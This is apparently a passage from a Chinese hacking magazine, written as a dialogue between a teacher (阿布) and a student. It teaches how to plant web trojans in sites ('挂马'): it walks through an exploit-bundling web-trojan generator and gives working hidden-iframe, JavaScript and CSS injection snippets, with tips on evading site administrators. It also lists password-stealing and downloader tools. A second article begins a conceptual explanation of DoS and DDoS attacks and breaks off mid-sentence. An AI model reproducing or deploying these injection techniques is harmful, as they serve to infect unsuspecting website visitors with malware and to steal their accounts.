漏洞，让浏览器去下载特定的文件并执行，特定的文件就是我们配置好的木马（例如：灰鸽子服务端）。从而达到了传播木马的目的，因为一个网站有很多人去浏览，所以挂马这种传播方式是高效的。燕妹妹像受了惊吓似的说道：“啊！太可怕了，浏览个网页也会中马，木马真的是无孔不入啊。这叫人以后怎么上网呢？”阿布不在乎的说道：“怕什么啊，只要你及时对系统打补丁，及时的升级你的杀毒软件，基本上是没问题的。你就放一万个心吧！继续上你的网，聊你的天，不会中马的。”




图19

现在有很多播放、下载等软件，都会把自己的DLL文件插入到浏览器进程中，如果这些DLL文件也存在漏洞的话就相当于浏览器也存在漏洞（因为这些DLL已经作为浏览器的一部分运行了），所以现在出现了暴风影音、迅雷、Yahoo、PPS、PPlive等网马。

给你介绍一款比较综合类的网马生成器，此网马生成器集合了MS06-014、MS06-046、MS07-004、ANI、迅雷、暴风影音、Yahoo等网马，而且还是智能判断。打开网马生成器（图20），在“木马地址”处输入已经上传了的普通木马的URL地址。它还为防止重复中马而设置了Cookies验证，在“Cookie名”处输入自定义的Cookie的名字，还可以设置Cookies的有效时间等信息。为了统计出有多少人访问过此网马还添加了统计功能，只需要在www.cnzz.com等统计站点申请一个帐号，然后把统计代码复制过来就可以（图21）。再选择你要生成的网马类型，一般全选即可，点击“Make”就自动生成了，最后把所有生成的网马都上传到WEB空间中就可以了。




图20




图21

燕妹妹又不懂的问道：“刚才说挂马就是在正常的网页中加入挂马代码，那么挂马代码又是什么呢？”阿布讲道：“下面就给你列举几个比较常用的挂马代码，这些代码的“中心思想”就是将网页木马插入到正常的网页中。”


第一种是框架挂马，**<iframe src=mm.htm width=0 height=0></iframe>**代码使用了iframe框架的形式在插入的地方包含进一个网页。这个方式是最常用的，知道的人也就越多，当然也包括管理员，尽量不要用哦。

第二种是JS挂马，先保存**document.write("<iframe width='0' height='0' src='mm.htm'></iframe>");**为后缀为JS的文件（mm.js），然后在需要挂马的地方填写**<script language=javascript src=mm.js></script>**就可以了，其中的mm.js可以是相对路径，也可以是绝对路径。JS文件是可以和要挂的文件不一个站点的。我个人比较喜欢这种方式，因为它的灵活性要强的多，如果想更换挂马页面的地址只需要更改一个JS文件即可，不需要更改每个挂马的页面。

第三种是Css中挂马这种方式类似与JS挂马，也是需要保存**body {background-image: url('javascript:document.write("<script src=mm.js></script>")')}**为后缀为CSS的文件，看到其中的**<script src=mm.js></script>**很熟悉吧？对，可以和JS挂马相结合。当然这个地方也是可以使用框架挂马的代码。那么需要再挂马页面中添加代码呢？还是和JS挂马类似，只需要语句不一样罢了**<link href="css.css" rel="stylesheet" type="text/css" />**。这种方法可以CSS，JS，网马放到三个不同的地方，可以随意更换，所以灵活性更棒。

阿布看了表，都快十二点了，于是说道：“天不早了，课也讲完了，最后再送给你几款小网马算做小礼物了。你早点休息吧！”燕妹妹伸了个懒腰说道：“啊！这么快啊，不知不觉竟然是深夜了。好吧，你也早点休息了，再见喽。”

（文章中涉及到的工具老猫QQ大盗、牛X感染下载者、天使下载者、斯玚、上兴网络僵尸2007、pplive网马、PPS网马、暴风影音II网马、跑跑卡丁车牛盗、迅雷0day网马、综合网马已经收录在光盘中）



菜鸟师徒行

另类的攻击

阿布（周五杰）

“滴滴滴……滴滴滴……”一阵急促的QQ声把偷偷在教案下睡着的阿布老师给敲醒了，恼火的阿布老师抬起睡眼朦胧的脑袋凑近了电脑屏幕，看到是燕妹妹来了，气马上就消失得无影无踪了，赶紧洗了把脸，就问燕妹妹是什么事，这么早就赶来上课，然后又说了一大串赞美的话，谁知那边的燕妹妹一个燕子吼就把阿布的眼镜给吓掉了，记得最近几天自己没有惹这个MM徒弟生气呀？阿布老师赶紧问道：“怎么了，燕妹妹，谁欺负你了？告诉我，我带兄弟们去扁他。”那边的燕妹妹这才说出了缘由。

“什么？！遇见鬼了？”听到燕妹妹的抱怨声，阿布飞快的敲击着键盘，“怎么可能呢？说说你电脑的症状，待师父我给你瞅瞅。”

燕妹妹很委屈的说出了事情的经过，原来燕妹妹辛辛苦苦建立起来的博客不知道是怎么了，从昨天晚上开始速度一直慢的像蜗牛，画面卡的像花猫，燕妹妹急的不得了，会不会是自己的网络设备不行，才会造成网速问题呢？于是她冲动的换了好几个交换机，结果也还是那样，惹得邻居麻雀妹妹火了，说是燕妹妹一着急把借给她的交换机给砸了。

阿布听得笑了起来，声音越笑越大，最后差点笑岔气，幸亏及时的从椅子上掉了下来震了一下才缓过来。阿布长叹一声，你最近又招惹谁了？燕妹妹无辜的望着屏幕：“没有啊，我很善良的，没干什么坏事！就是有时去机房折腾折腾同学的电脑而已嘛！”阿布回答道：“嗯，这就对了，估计你的博客是被DOS攻击了，报应啊，真是报应！乖徒弟以后还是多行善事的好。”“啥？DOS是啥？MS-DOS吗？”只听屏幕前一声巨响，阿布老师的头与桌子做了一次亲密接触，“不是MS-DOS，是DOS，听师父我慢慢道来。”

DoS是英文“Denial of service”的缩写，中文意思是“拒绝服务”。DoS攻击是专门设计用来阻止授权用户对系统以及系统数据进行访问，通常采用的攻击方式是让系统服务器超载或者让系统死机。DoS攻击并非入侵主机也不能窃取电脑上的资料，但是一样会造成攻击目标的伤害，如果攻击目标是一个电子商务网站，就会造成顾客无法到该网站购物。也就相当于麦当劳在客满的时候不再让人进去一样，呵呵，你想吃薯条，就必须在门口等吧。DoS攻击即攻击者想办法让目标电脑停止提供服务或资源访问，这些资源包括磁盘空间、内存、进程甚至网络带宽，从而阻止正常用户的访问。但是由于这种攻击很消耗自身的网络带宽资源，所以在慢慢的发展中逐渐被DDoS所淘汰。




图1

燕妹妹更加迷惑的盯着，“一个DoS还没整明白，怎么又蹿出一个DDoS啊？”

DDoS是英文“Distribution Denial of Service”的缩写，中文意思是“分布式拒绝服务攻击”（图1）。

这种攻击方法借助于客户／服务器技术，将多个计算机联合起来作为攻击平台，对一个目标发动DoS攻击，从而成倍地提高拒绝服务攻击的威力。在DDoS攻击中，仍可能存在单个攻击者。一般的，某个攻击者将DDoS主控制程序（master）安装于一台计算机上，并在设定时间内，主控程序与大量代理程序通讯，其中代理程序由攻击者进行远程控制，并且主控程序能在几秒钟内激活